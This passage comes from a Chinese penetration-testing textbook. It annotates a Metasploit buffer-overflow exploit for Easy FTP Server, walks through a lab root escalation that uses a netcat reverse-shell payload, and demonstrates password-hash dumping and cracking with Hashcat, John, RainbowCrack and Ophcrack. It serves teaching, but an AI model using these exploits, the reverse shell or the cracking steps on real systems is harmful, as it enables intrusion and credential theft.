This code allows us to inject of payload of ～500 bytes into a 264 byte buffer by

'fixing' the return address post-exploitation. See references for more information.

},

'Author' ==>

[

'x90c', # original version

'jduck', # port to metasploit / modified to use fix-up stub (works with bigger payloads)

],

'License'　=> MSF_LICENSE,

'Version'　=> '$Revision: 9935 $',

' References' =>

[

['OSVDB', '62134'],

['URL', 'http://www.exploit-db.com/exploits/12044/'],

['URL', 'http://www.exploit-db.com/exploits/14399/']

],

上述代码描述了exploit的常规信息，并且明确了参考的资料。

'DefaultOptions' =>

{

'EXITFUNC' => 'thread'

上述代码指定了exploit在结束时的销毁方式。

},

'Privileged'   => false,

'Payload'   =>

{

'Space'   => 512,

'BadChars' => "\x00\x0a\x0d\x2f\x5c",

'DisableNops' => true

},

上述代码为shellcode预留了512字节空间，列出应终止paylod的坏字符，并禁止使用NOP填充payload。

'Platform'   => 'win',

'Targets'   =>

[

['Windows Universal - v1.7.0.2', { 'Ret' =>

0x004041ec }], # call ebp - from ftpbasicsvr.exe

['Windows Universal - v1.7.0.3', { 'Ret' =>

0x004041ec }], # call ebp - from ftpbasicsvr.exe

['Windows Universal - v1.7.0.4', { 'Ret' =>

0x004041dc }], # call ebp - from ftpbasicsvr.exe

['Windows Universal - v1.7.0.5', { 'Ret' =>

0x004041a1 }], # call ebp - from ftpbasicsvr.exe

['Windows Universal - v1.7.0.6', { 'Ret' =>

0x004041a1 }], # call ebp - from ftpbasicsvr.exe

['Windows Universal - v1.7.0.7', { 'Ret' =>

0x004041a1 }], # call ebp - from ftpbasicsvr.exe

['Windows Universal - v1.7.0.8', { 'Ret' =>

0x00404481 }], # call ebp - from ftpbasicsvr.exe

['Windows Universal - v1.7.0.9', { 'Ret' =>

0x00404441 }], # call ebp - from ftpbasicsvr.exe

['Windows Universal - v1.7.0.10', { 'Ret' =>

0x00404411 }], # call ebp - from ftpbasicsvr.exe

['Windows Universal - v1.7.0.11', { 'Ret' =>

0x00404411 }], # call ebp - from ftpbasicsvr.exe

],

'DisclosureDate' => 'Apr 04 2010',

'DefaultTarget' => 0))

上述代码定义了操作系统的平台类型，定义了Easy FTPServer（1.7.0.2～1.7.0.11）的10个（序号0～9）有缺陷的版本；根据版本的不同，又定义了可执行程序（ftpbasicsvr. exe）不同的返回地址。另外，它声明了exploit的发布日期，以及攻击目标的默认版本号（1.7.0.2）。

end

def check

connect

disconnect

if (banner =～ /BigFoolCat/)

return Exploit::CheckCode::Vulnerable

end

return Exploit::CheckCode::Safe

end

上述代码中的check()函数用于判断目标主机是否存在该漏洞。

def make_nops(num); "C" * num; end

上述代码定义的宏函数可生成num个NOP，主要用于规避IDS/IPS/AV检测。虽然这个程序确实使用NOP作为规避检测的手段，但是通常情况下这种方式并不会奏效。所以，除非有特别好的理由，否则不要使用这种技术。简单起见，在写exploit模板的时候保留了这段代码。

```
def exploit

connect_login

# NOTE:

# This exploit jumps to ebp, which happens to point at a partial version of

# the 'buf' string in memory. The fixRet below fixes up the code stored on the

# stack and then jumps there to execute the payload. The value in esp is used

# with an offset for the fixup.

fixRet_asm = %q{

mov edi,esp

sub edi, 0xfffffe10

mov [edi], 0xfeedfed5

add edi, 0xffffff14

jmp edi

}

fixRet = Metasm::Shellcode.assemble(Metasm::Ia32.new,

fixRet_asm).encode_string
```

buf = ''

上述代码将返回地址调整为 payload 的启始地址。从技术上来说，它解决了堆栈寻址（stack addressing）的问题。

print_status("Prepending fixRet...")

buf << fixRet

buf << make_nops(0x20 - buf.length)

exploit缓冲区的开头部分是经编码处理过的返回地址和随机个NOP指令。

print_status("Adding the payload...")

buf << payload.encoded

上述代码将在程序运行期间把shellcode动态地添加到exploit中。

Patch the original stack data into the fixer stub

buf[10, 4] = buf[268, 4]

print_status("Overwriting part of the payload with target

address...")

buf[268,4] = [target.ret].pack('V') # put return address

@ 268 bytes

调整栈里的数据，修改返回地址为shellcode的地址。这样利用栈的特性，程序在执行过程中将自动跳转到shell的地址。

print_status("Sending exploit buffer...")

send_cmd(['MKD', buf] , false)

最后，我们借助服务端程序里存在漏洞的MKD指令（这是一个经过FTP身份验证之后才能使用的指令），把构造好的缓冲区数据发送给指定主机。精心构造的buf数据可以通过Easy-FTP服务端程序的 MKD 命令触发基于栈结构的缓冲区溢出漏洞，继而执行我们的payload，完成对目标系统的漏洞利用。之后，我们还要通过下述代码关闭FTP连接。

handler

disconnect

end

end

Metasploit搭载了许多实用工具。Win32下的msfpescan程序和Linux下的msfelfscan，都可用于查找指定程序的返回地址。例如，要查找指定程序的返回地址，可使用指令：
#./msfpescan -p targetapp.ext。

9.4 本章总结

本章介绍了利用目标漏洞的几个关键点。开篇首先展示了漏洞检测的全过程，并强调了有关工作所需的知识和技巧。功能强大的Kali Linux 是漏洞评估工作的利器。本章接下来列举出了发布各种已公布漏洞和exploit程序的网站。本章的最后篇幅演示了高级漏洞利用工具集——Metasploit框架。文中借助大量实例，介绍了通过各种利用漏洞获取被测目标控制权的方法。此外，本文还深入浅出地介绍了编写漏洞利用代码的各个环节，阐述了exploit程序的基本框架和编写策略。

下一章将会介绍提升权限的各种工具和技术。

第10章 提升权限

上一章介绍了利用已识别的漏洞进行漏洞映射的有关流程。利用漏洞的最终目的是获取被测系统的最高权限，即Windows操作系统中管理员账户的权限，或UNIX操作系统中root账户的权限。

所以在利用漏洞之后就应当提升权限。提升权限的实质是通过利用漏洞的手段提高自身的操作权限。

提升权限的方式分为两类。

- 纵向提权（vertical privilege escalation）：如果低权限角色（的用户）能够获得高权限角色的权限，则这种提权就可称为纵向提权。例如，如果在提权之后，内容管理系统（CMS）的某个用户能够使用管理员的功能，那么这种提权就是纵向提权。

- 横向提权（horizontal privilege escalation）：如果获取了同级别角色的权限，这种提权就属于横向提权。例如，如果在网上银行里，用户 A 获取了用户 B 的权限，他可以替用户B进行操作，那么这种提权就属于横向提权。

越权提升权限的攻击矢量，大体可分为以下几种。

- 利用本地漏洞。

- 利用目标系统上的配置缺陷。例如，如果 home 目录可被其他用户访问，那么攻击人员可就可以使用目录里的SSH私有密钥访问其他主机。

- 利用目标系统的弱密码。

- 嗅探网络流量以捕获他人的用户名和密码。

- 伪造网络数据包。

本章不会讨论利用配置缺陷的渗透方法。

10.1 利用本地漏洞

这一小节，我们将使用本地漏洞的利用程序（local exploit）提升权限。

我们的演示环境如下。

- IP 为192.168.56.102，运行Metasploitable 2 的虚拟机充当被测主机。

- IP 为192.168.56.101，运行Kali Linux 的虚拟机充当测试平台。

首先，我们要扫描被测主机上的网络服务。本文通过下述指令进行端口扫描。

nmap –p- 192.168.56.102

我们通过-p-选项，令Nmap扫描被测主机的所有端口（1～65535）。

在扫描结束之后，Nmap会列出所有开放的端口（见图10.1）。

图10.1

我们通过网上资料确定distccd服务存在漏洞，可被用来执行任意指令。这个服务是一种分布式的编译工具，可协调多台主机协助完成大规模的编译任务。

然后，我们要确定Metasploit中是否有相应的exploit程序（见图10.2）。

上述信息表明，Metasploit确有攻击distccd服务漏洞的exploit程序。

接下来，我们通过下述指令利用这个漏洞（见图10.3）。

图10.2

图10.3

我们通过这个exploit利用了该服务的漏洞。而后，我们通过操作系统的指令看到已经获取到的权限是daemon的权限。

在进一步操作之前，我们应到获取被测主机的详细信息。现在，我们通过下述指令查看被测主机的内核版本。

uname –r

通过上述指令，我们了解到目标主机的内核是2.6.24-16-server。

我们搜索 exploit-db 的资料库，发现某个 exploit 程序（http://www.exploitdb.com/exploits/8572/）可将我们的权限提升为root权限。下一步，我们在测试主机上保存exploit程序，然后使被测主机从测试主机下载这个程序。有关指令如图10.4所示。

在被测主机上下载exploit之后，我们在被测主机上使用gcc指令编译exploit。

gcc privs.c -o privs

现在，我们制备好了exploit程序。在分析了exploit的源代码之后，我们发现这个exploit程序需要在命令行里使用 udevd netlink socket 的 PID（Process Identifier）作为参数。为此，我们使用下述指令获取这个PID值。

图10.4

cat /proc/net/netlink

所获信息如图10.5所示。

图10.5

您也可以通过单条指令获取udev服务的PID。

ps aux | grep udev

上述指令的输出结果如下。

root 2391 0.0 0.1 2216 660 ? S <S 21:06 0:01 / sbin /udevd -daemon

即，udev服务的PID是2390。

在实际的渗透测试工作之中，您可能要安装一台内核与被测主机完全相同的测试主机，以测试exploit程序。

从被测主机上收集的信息判断，目标主机上安装有NetCat程序。成功运行exploit程序之后，我们就有了被测主机的 root 权限。我们再在被测主机上运行 netcat 程序，让它反向连接到测试主机。通过其源代码可知，这个 exploit 把文件名为 run 的可执行文件当作其payload。所以，我们需要制备这个payload。

echo '#!/bin/bash' > run

echo '/bin/netcat -e /bin/bash 192.168.56.101 31337' >> run

在执行payload之前，我们还要在测试主机上启动netcat的监听服务，以受理被测主机发起的连接。

nc -vv -l -p 31337

最后，我们在被测主机上运行下述指令。

./privs 2390

此后，我们可在测试主机上看到图10.6所示的信息。

图10.6

通过whoami指令，我们可看到已经成功提升自身权限为root的权限。

10.2 密码攻击

密码是当代系统验证用户身份的主要手段。只要某人能够递交正确的用户名和对应的密码，系统就允许这个人登录并允许他使用该账号的所有资源。

构成身份验证的要素可分为三大类。

● 基于所知（something you know）。这类认证要素通常被称为身份验证的第一要素。密码就属于这类要素。理论上来说，只有特定秘密的持有人才能“知道”有关秘密。然而不幸的是，这类信息很容易外泄，也易于被他人获悉。因此，机要系统应当采取其他方式的身份验证方式。

● 基于所有（somethingyou have）。这类认证要素通常被称为身份验证的第二要素。安全令牌、门禁卡等都属于这类认证要素。向系统出示相应的安全持有物后，持有者即可获得登录权。不过，持有物（信息）可被复制，所以这种身份验证方法并非没有缺陷。

● 基于特征（something you are）。这类认证要素通常被称为身份验证的第三要素。相比前两者而言，这类信息的身份验证方法更为安全。然而，已经出现了攻击这种验证方法的实际案例。指纹识别和视网膜识别都属于验证这类要素的手段。

如果有较高的安全需求，就应当验证一个以上的验证要素。高规格的安全系统往往验证第一要素和第二要素。因为这种方法验证了两种身份验证要素，因此被称为双要素验证。

然而不幸的是，我们的经验表明，目前多数系统广泛依赖单一的密码验证。作为渗透测试人员，您应当在测试过程中验证密码的安全性。

根据攻击方式的不同，密码攻击可分为以下几类。

● 离线攻击：这种攻击手段意在获取目标主机上的密码 hash 文件，并将该文件复制到攻击人员的主机。此后，攻击人员就可使用密码破解工具破解密码文件。这种方法的优点是无须顾及被测主机上的密码阻止策略（账户锁定等设置），因为有关破解工作是在攻击人员的主机上完成的。

● 在线攻击：如果采用这种方法，攻击人员将猜测用户名和对应的密码。因为需要多次猜测用户密码，所以这种方式因为可能会触发账户锁定等保护机制。

10.2.1 离线攻击工具

这类工具用于实施离线密码攻击。通常情况下，您会用这种工具破解高权限账户的密码，所以这些工具往往用于纵向提权。

既然已经有了某种权限的账户信息，为什么还需要其他账户的登录信息呢？在对某个系统进行渗透测试时，受被测主机配置的影响，所用账户可能无法运行某些特定的应用程序。这种情况下，您就无法进行下一步测试。但是，如果使用常规用户身份登录，您就可以正常运行那些程序了。这是需要获取其他账户信息的原因之一。

现在的主流系统在存储密码的时候都只保存密码的hash（哈希值）。通过哈希算法，密码可被转换为固定长度的消息摘要。这种转换是不可逆的单向转换。所谓单向转换是指：这种算法可将既定原始值轻松地转换为某个哈希，而没有实用的方法可以从哈希值逆向推导出原始的输入值。

过去，计算机系统保存密码明文。如果攻击人员获取到密码文件，那么他就获取了全部的密码。现在，即使攻击人员获取了密码文件，他们也只能获取密码的哈希值，还是无法轻易获取原始密码。

密码破解是以穷举的方式做哈希碰撞。如果所测密码的哈希值与文件中的哈希值相符，就意味着猜测到了正确的密码。

在利用SQL注入漏洞之后，测试人员就可导出整个数据库，继而可找到密码的哈希值。离线破解工具可以帮助测试人员从哈希值中获取记录的原始信息。

在一次渗透测试项目里，我们导出了整个数据库。这个数据里存有整个E-mail系统的用户名和密码。借助这些信息，我们以某个关键人物的身份登录到了E-mail系统，并获取了各种机要系统的账户信息。

1．hash-identifier

这款工具可识别哈希的类型。只有知道被测系统采用了什么哈希算法，才能使用密码破解工具破解哈希值。有关hash-identifier程序能够支持的加密算法，请参见作者的官方网站：http://code.google.com/p/hash-identifier/。

假如我们获取了下述哈希值。

d111b38c0e73bc867c4bad4023606a0e0df64c2f

我们可直接使用hash-identifier指令，并在HASH值字段输入哈希值。具体过程如图10.7所示。

图10.7

上述信息表明这个值是SHA-1型的哈希值。接下来，我们可以使用Hashcat程序破解这个哈希值中的信息。

不过这个程序的可靠性有待提高。我们可能会遇到下述情况。

HASH: 8846f7eaee8fb117ad06bdd830b7586c

Possible Hashs:

[+] MD5

[+] Domain Cached Credentials - MD4(MD4(($pass)).

(strtolower($username)))

即，hash-identifier 认为这个值属于 MD5 或 MD4 型的哈希。不过这个哈希是经NTLM算法得来的。

2. Hashcat

Hashcat是一款免费的多线程密码破解工具。目前，它可破解80种算法（http://hashcat.net/hashcat/#features-algos）的哈希值。Hashcat 程序完全依赖 CPU 运算，它要比利用 GPU（Graphical Processing Unit）运算的密码破解程序要慢一些。

Hastcat支持6种攻击模式。

● Straight：程序会从文本文件里逐行读取数据，并把这些数据当作密码的备选值。这是默认的攻击模式，通常也被称作字典式攻击模式。

● Combination（组合模式）：Hashcat 将会把字典中的单词进行排列组合，再做哈希碰撞。例如，如果字典中含有以下单词

○ password

○ 01

那么Hashcat将会尝试的密码将是：

○ passwordpassword

○ password01

○ 01password

○ 0101

● Toggle Case（穷举大小写组合）：程序将会尝试每个字典单词的各种大小写组合。

● Brute force（暴力破解）：程序将会从关键字空间中取样再做排列组合。这种攻击模式正在被 mask attack 所取代。例如，如果我们设定程序测试 A-Z 组成的双字符密码，那么Hashcat将会尝试AA到ZZ的所有英文字符组合。

● Permutation（排列组合）：对于字典里每个备选密码，程序将会按照字符进行各种排列组合。例如，如果字典里有AB这个备选密码，那么Hashcat将会测试的密码如下：

○ AB

○ BA

● Table-lookup（表查询）：程序将把字典里每个备选密码的每个字符都当作对应的mask进行处理。这是一种自动匹配模式的穷举攻击，详细情况请参见http://hashcat. net/wiki/doku.php?id=table_lookup_attack。

Hashcat需要相应的字典文件。您可从下述链接中下载适用的字典。

- http://www.skullsecurity.org/wiki/index.php/Passwords。
- http://cyberwarzone.com/cyberwarfare/password-cracking-megacollection-password-cracking- word-lists。
- http://hashcrack.blogspot.de/p/wordlist-downloads_29.html
- http://packetstormsecurity.com/Crackers/wordlists/
- http://blog.g0tmi1k.com/2011/06/dictionaries-wordlists.html
- http://www.md5decrypter.co.uk/downloads.aspx

现在开始演示Hashcat的适用方法。

如果在执行Hashcat的时候指定--help选项，您将看到Hashcat的帮助信息。我们可通过这些帮助信息查看各个选项的使用方法。

假设我们获取了文件名为test.hash的密码文件，并从中找到了下述哈希值。

5f4dcc3b5aa765d61d8327deb882cf99

我们可使用rockyou.txt文件作为Hashcat的密码字典。简便起见，我们可把密码文件和字典文件放在同一个目录下。用pwd指令查看当前目录的目录名。

然后我们通过下述指令，令Hashcat以默认的攻击方式测试密码。

hashcat -m 100 test.hash rockyou.txt

其中，选项-m 100 指定了hash 的类型为SHA-1。

我们可看到图10.8所示的信息。

图10.8

上述信息表明，程序成功的破解了该哈希值。即，密码原文是password01。

默认攻击模式的破解速度比较快。如果密码字典没有命中正确的密码，您就需要尝试其他的攻击模式。

Hashcat系列有很多密码破解工具。其中部分程序可以使用GPU破解密码；所以只要您的电脑装有兼容的GPU，那么破解速度还是相当理想的。请注意，无法在VM虚拟机里使用基于GPU破解的程序，因为在虚拟机里运行的程序无法直接调用物理主机的硬件。此外，显卡的兼容性也很重要。要使用基于GPU运算的破解程序，您的显卡需要支持CUDA（NVidia）或OpenCL（AMD）技术。在Hashcat系列里，支持基于GPU运算的破解程序有下面几下。

● oclhashcat-lite：它是一款基于GPU 运算的密码破解程序。在Hashcat 系列工具里，它算得上是速度最快的破解工具。不过它支持的哈希算法有限（约30种），而且只支持markov、brute force 和mask 模式的密码攻击。

● oclhashcat-plus：它是一款基于 GPU 运算的密码破解程序，支持多数哈希算法。这个程序针对字典式攻击进行了各种优化，可同时破解多个哈希值。oclhashcat-plus 工具支持的攻击模式有brute foce（以mask attack 模式实现）、combinator attack、dictionary attack、hybrid attack、mask attack和基于规则的攻击。

如需详细了解密码字典的有关情况，请参见：

● Hybrid attack（https://hashcat.net/wiki/doku. php?id=hybrid_attack）

● Mask attack（http://hashcat.net/wiki/doku. php?id=mask_attack）

● Rule-basedattack（http://hashcat.net/wiki/doku. php?id=rule_based_attack）

3．RainbowCrack

彩虹表破解（RainbowCrack）是利用彩虹表来破解哈希数据的工具。它实现了由Philippe Oechslin提倡的“以空间换时间”的技术思想。

如需详细了解这种技术，请参见Philippe Oechslin 的论文Making aFaster Cryptanalytic Time-Memory Trade-Off: http://lasec.epfl. ch/pub/lasec/doc/Oech03.pdf

这种破解密码的方式有别于暴力破解。暴力破解攻击首先计算密码的备选值（字典里的密码）的哈希值，然后再将计算出来的哈希值与获取到的哈希值进行对比。如果这两个值相等，则可确定哈希值的原始内容即是密码；否则就说明密码不正确。

彩虹表破解法的效率也高于暴力破解法。这是因为暴力破解法必须计算字典内容的哈希值，然后进行匹配。而使用“以空间换时间”技术的彩虹表破解法，事先就计算好了字典各项的哈希值，破解过程只是简单的数值比较，所以效率更高。

请注意：RainbowCrack程序速度不快，而且不支持多线程。人们已经修改了这个程序，使之支持多线程技术和部分显卡采用的 CUDA 技术。读者可从下列地址下载这个改进版的rcrack的程序： https://www. freerainbowtables.com/en/download/。

Kali Linux收录了RainbowCrack的三大工具。在破解哈希时，您必须依次使用这些工具。

● rtgen：生成彩虹表的程序。生成彩虹表的计算过程也被称为彩虹表的预计算阶段。彩虹表包含字典、哈希值、哈希算法、字符集以及字典的长度范围。彩虹表的预计算相当费时。但是生成彩虹表之后，彩虹表破解法将比暴力破解法的效率要高上不少。rtgen 程序支持的算法有 LanMan、NTLM、MD2、MD4、MD5、SHA1 以及RIPEMD160。

● rtsort：对rtgen 生成的彩虹表进行排序的工具。

● rcrack：利用彩虹表查找哈希值的工具。

如需启动生成彩虹表的rtgen工具，可在终端窗口中执行下述指令。

rtgen

上述指令将会显示简单的使用说明，以及两个指令范例。

本例将使用这个程序制作两个彩虹表，并使其符合下述要求。

- hash algorithm（算法）：md5
- charset（字符集）：loweralpha
- plaintext_len_min：1
- plaintext_lan_max：5
- rainbow_table_index：0
- rainbow_ chain_length：2000
- rainbow_chain_count：8000
- part_index：0

依照以上要求，制作第一个彩虹表所需的指令如下所示。

rtgen md5 loweralpha 1 5 0 2000 8000 testing

此后，屏幕上会显示图10.9所示的信息。

图10.9

第一个彩虹表的文件名为 md5_loweralpha#1-5_0_2000x8000_0.rt，并被保存在目录/usr/share/rainbowcrack/之下。

制作第二个彩虹表所需的指令如下所示。

rtgen md5 loweralpha 1 5 1 2000 8000 0

在作者的系统中，生成上述两个彩虹表总耗时为 3 分钟左右。第二个彩虹表被保存为md5_loweralpha#1-5_1_2000x8000_0.rt文件。

请注意，彩虹表的制作过程十分耗时，而且彩虹表文件非常大。如果需要估算彩虹表的耗时情况，可使用Winrtgen（http://www.oxid.it/ downloads/winrtgen.zip）程序。

Winrtgen 是Windows的应用程序。若要在Kali Linux中运行它，就需要使用Wine环境。

如果不想自己制作彩虹表，您可以从网上下载一些现成的彩虹表。例如，下述网站就提供了彩虹表下载服务：

- http://www.freerainbowtables.com/en/tables/；
- http://rainbowtables.shmoo.com/。

Winrtgen程序的图形界面如图10.10所示。

图10.10

rtsort

制作彩虹表之后，应当对其进行排序。此时可选用rtsort程序。

若要在指令行中启动rtsort程序，可在终端中执行下述指令。

rtsort

上述指令将会显示简单的使用说明以及指令范例。在本例中，我们将通过下述指令对第一个彩虹表进行排序。

rtsort md5_loweralpha#1-5_0_2000x8000_0.rt

md5_loweralpha#1-5_0_2000x8000_0.rt:

1176928256 bytes memory available

loading rainbow table...

sorting rainbow table by end point...

writing sorted rainbow table...

然后，采取相同的操作对第二个彩虹表进行排序。

rtsort md5_loweralpha#1-5_1_2000x8000_0.rt

md5_loweralpha#1-5_1_2000x8000_0.rt:

1177255936 bytes memory available

loading rainbow table...

sorting rainbow table by end point...

writing sorted rainbow table...

rtsort工具会用排序的结果覆盖原文件。

在rtsort程序的运行期间，请耐心等待程序结束。切勿中断程序，否则将会破坏彩虹表文件。

接下来，我们将使用5个字符字典的彩虹表碰撞（破解）密码的MD5哈希值。请注意，因为我们使用了两个彩虹表，所以成功率大约为86%。

rcrack

要在指令行中启动rcrack程序，可在终端中执行下述指令。

rcrack

上述指令将会在屏幕上显示简单的使用说明以及指令范例。

本次将破解abcde 的MD5 散列值ab56b4d 92b40713acc5af89985d4b786。

rcrack /usr/share/rainbowcrack/*.rt -h

ab56b4d92b40713acc5af89985d4b786

上述指令的运行结果如图10.11所示。

图10.11

上述结果表明，rcrack程序成功地破解（碰撞）了给定哈希值的明文。整个破解过程的耗时大约为2秒。

rcrack的改进版本叫做rcracki_mt（https://www.freerain bowtables. com/en/download/）。改进版支持混合（hybrid）和索引（indexed）表，并且采用了多线程技术。

4．samdump2

Windows 2K/NT/XP/Vista 系统的账户密码，以哈希值的形式储存于 SAM 的文件型数据库里。samdunip2（http://sourceforge.net/projects/ophcrack/files/samdump2/）可破解这种哈希。无需SysKey（System Key），samdump2 程序就可破解密码的哈希值。SysKey是由Windows NT Service Pack 3引入的概念，它是保护 Windows SAM数据库的加密密钥。

如需启动samdump2，可在命令行中输入如下命令。

samdump2

上述指令将会显示简单的使用说明。

获取Windows密码哈希值的方法有很多。

● 第一种方法：直接使用samdump2 程序分析Windows 系统和SAM文件。有关信息都保存在c:\%windows%\system32\config目录下。不过，在Windows运行期间，该目录被锁定保护。所以，可通过Linux Live CD（例如Kali Linux）启动计算机系统，然后挂在 Windows 系统的磁盘分区。在此之后，您就可以把Windows的SAM文件复制到Kali主机上。

● 第二种方法：使用pwdump程序或同类型的相关工具把Windows账户的密码哈希值导出来。

● 第三种方法：参见上一章 Meterpreter 脚本的使用方法，再执行hashdump命令把密码的哈希值导出来。使用这种方法的前提是您首先要成功利用好主机的漏洞，并能够上传Meterpreter的脚本。

下一步，我们将演示Windows XP SP3 密码的破解方法。假设您已经取得system 和sam文件，将它们以同文件名保存在home目录下，那么破解哈希值的命令如下所示。

samdump2 system sam -o test-sam

通过上述指令，我们把samdump2的输出结果保存为文件test-sam。这个文件的内容如下所示。

Administrator:500:e52cac67419a9a22c295285c92cd06b4:b2641aea8eb4c00ede89cd2b7c78f6fb:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:383b9c42d9d1900952ec0055e5b8eb7b:0b742054bda1d884809e12b10982360b:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:a1d6e496780585e33a9ddd414755019a:::

tedi:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08 9c0:::

接下来就可以用密码破解工具破解test-sam文件的哈希值。您可以选用下文介绍的John和Ophcrack。

5. John

John the Ripper/John（http://www.openwall.com/john/）是一款破解密码哈希的工具。目前，这款工具可以破解40 多种类型的密码哈希。它可破解常见的 DES、MD5、LM、NT、crypt、NETLM和NETNTLM型哈希。虽然破解哈希的软件有很多，但是DES和crypt型哈希的破解功能使John成为一枝独秀。

如需启动John程序，可在终端中使用下述指令。

john

上述指令将会在屏幕上显示简单的使用说明。

John的密码破解模式分为以下4种。

● 字典模式（Wordlist mode）：在这种模式下，用户只需要提供字典文件（wordlist）就可以破解密码文件。字典文件是包含密码备选值的文本文件，文件中的每行内容都将被当作一个用来进行碰撞测试的候选密码。这种模式具备“字词变化”（就是某种规则）的功能，（这种规则）可自动套用在每行的备选密码中，以提高破解的概率。--wordlist=选项用于指定字典文件。这种字典可以是您自己制作的字典，也可以是他人制作的字典。许多网站都提供字典下载。例如， Openwall Project（John 的官方网站）就提供字典下载服务，详情请参见 http://download. openwall.net/pub/wordlists/。

● 简易破解模式（Single crack mode）：这是John程序作者推荐的应当首先尝试的破解模式。在这种模式下，John会使用登录名、全名和用户的home文件夹名作为测试的候选密码，并使用候选密码来碰撞（破解）相应账户的密码，或者破解使用相同salt加密的密码哈希。就结果而言，这种模式比字典模式要快得多。

● 增强型破解模式（Incremental mode）：这种模式是John 各种模式里功能最强大的破解模式，它会尝试所有可能的密码组合。不过，如果用户不设置密码的测试区间，程序将会非常耗时。测试区间由密码长度的上限和字符集的设置构成。要这种破解模式破解密码，必须指定相应的破解模块。程序预设的模块有All、Alnum（字母和数字）、Alpha（字母）、Digits（数字）和 Lanman；您也可以根据实际需要自定义一个测试模块。

● 外部模式（External mode）：在这种模式下，用户可以指定John程序使用外部（源）程序破解密码。如需使用这种模式，您首先应在配置文件里创建一个[List.External:MODE]的节点（section）。其中，MODE就是这种模式的一个（任意）名字，而这个节点的内容应当是C语言编写的生成候选密码的各种函数。以这种模式启动程序之后，John会编译这个节点内的源代码，并使用它进行密码破解。如需了解更多信息，可访问John的官方网站：http://www.openwall.com/john/doc/EXTERNAL.shtml。

如果没有明确指定John的破解模式，它将会按默认顺序进行破解：首先采用简易破解模式，然后尝试字典式破解，最后进行增强式破解。

在使用John程序之前，您首先需要拿到包含密码信息的哈希文件。UNIX一类的操作系统，密码哈希多数都保存在shadow文件和passwd文件里。另外，只有root级别的用户才能要读取shadow文件。

在获取密码信息文件之后，您需要对这些文件做一些处理；否则John无法破解其中的哈希。好在John提供的unshadow程序可进行这种处理。

我从Metasploitable2的虚拟机中提取出/etc/shadow和/etc/passwd，然后把它们放在同一个目录里，并分别重命名为etc-shadow和etc-passwd。然后，我使用下述指令将shadow和passwd文件进行合并处理。

unshadow etc-passwd etc-shadow > pass

以下是pass文件的部分内容。

root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash

sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh

klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false

msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash

postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:justa user,111,,:/home/user:/bin/bash

service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash

第二个字段为空的行，没有密码信息。可删除这些行以加快密码破解的速度。

可使用下述指令破解密码；其中，pass就是需要破解的密码文件，也就是刚刚合并处理的那个文件。

john pass

如果John程序能够破解这些密码，它就会把破解的密码储存为john.pot。

如需查看破解出来的密码，可使用下述指令。

john --show pass

在本例中，John快速地破解出了多个密码，并返回图10.12所示的信息。

图10.12

由下表可见，John成功破解出了多个密码。

上述密码文件（pass文件）包含有7个账户密码的信息，John成功地破解出了其中的6组密码。它没能快速破解出root的密码。

如需清空John程序的缓存，就要删除文件/root/.john/john.pot。

要破解Windows密码，就要使用pwdump（工具集）把SYSTEM和SAM文件中的密码哈希值（LM和/或NTLM算法）提取出来。如需了解这个工具集的各款工具，请参见http://www.openwall.com/passwords/pwdump。Kali Linux收录了其中的samdump2程序。

接下来，我们使用字典文件 password.lst 破解 samdump2 导出的哈希信息。此时需要使用的指令如下所示。

john test-sam --wordlist=password.lst --format=nt

上述指令的运行信息如图10.13所示。

图10.13

上述信息表明，test-sam文件中的管理员密码如下所示。

password01

然后我们通过下述指令查看破解的结果（见图10.14）。

```
john test-sam --format=nt --show
```

图10.14

上述信息表明：John 成功破解出了 Windows 主机的管理员密码，但是它未能破解出常规用户tedi的密码。

6．Johnny

如果您对John程序复杂的命令行指令望而却步，那么您可能会喜欢它的图形化版本——Johnny（http://openwall.info/wiki/john/johnny）。Johnny 程序的图形化界面非常友好，您不必在命令行里逐一指定John程序的各个选项。

如需启动Johnny程序，可在终端中使用下述指令。

```
johnny
```

上述指令将启动Johnny的图形化界面。

我们使用这个程序分析前一个例子中 Metasploitable 2 系统的哈希。其分析结果如图10.15所示。

图10.15

上述信息表明，Johnny破解哈希的能力和John程序相同。

7．Ophcrack

Ophcrack是一款基于彩虹表的破解工具。它可破解LM和NTLM型的Windows的密码哈希。这款程序有命令行版本，也有图形化界面的版本。因为它属于彩虹表破解工具，所以Ophcrack采用的破解策略同样是以空间换时间的策略。

Windows NT 和早期的 Windows 系统（包括 2000/XP）采用 LAN Manager（LM）保存用户密码的哈希。如需深入了解LM哈希，请参阅http://technet.microsoft.com/en-us/library/dd277300.aspx。

后来，微软推出了NT LAN Manager（NTLM）哈希，以替代LM哈希。NTLM 算法可对账号进行认证，并实现了会话的完整性和保密性。Windows NT SP4开始，Windows系统开始逐步采纳更为安全的NTLM v2的算法。这种新算法增强了服务器和用户之间的认证功能。微软已经不再推荐用户使用NTLM哈希，具体原因请参见http://msdn.microsoft. com/en-us/library/cc236715.aspx。

有关NTLM 和NTLM v2的区别，请参见http://msdn.microsoft.com/en-us/library/cc236701.aspx。

如需在命令行中启动Ophcrack程序，可在终端中使用下述指令。

ophcrack-cli

上述指令将会在屏幕上显示简单的使用说明及相关范例。

如需启动Ophcrack GUI，可在终端中使用下述指令。

ophcrack

上述指令将会启动Ophcrack GUI（图形化界面）。

Ophcrack 需要彩虹表才能进行破解哈希。所以，我们先要先从其官方网站（http://ophcrack.sourceforge.net/tables.php）下载彩虹表。目前，官方免费提供Windows XP 和Vista 彩虹表。对于字符集为数字和英文大小写字母的密码、且长度在10～14个字符以内的常规密码，它的破解成功率高达99%以上。

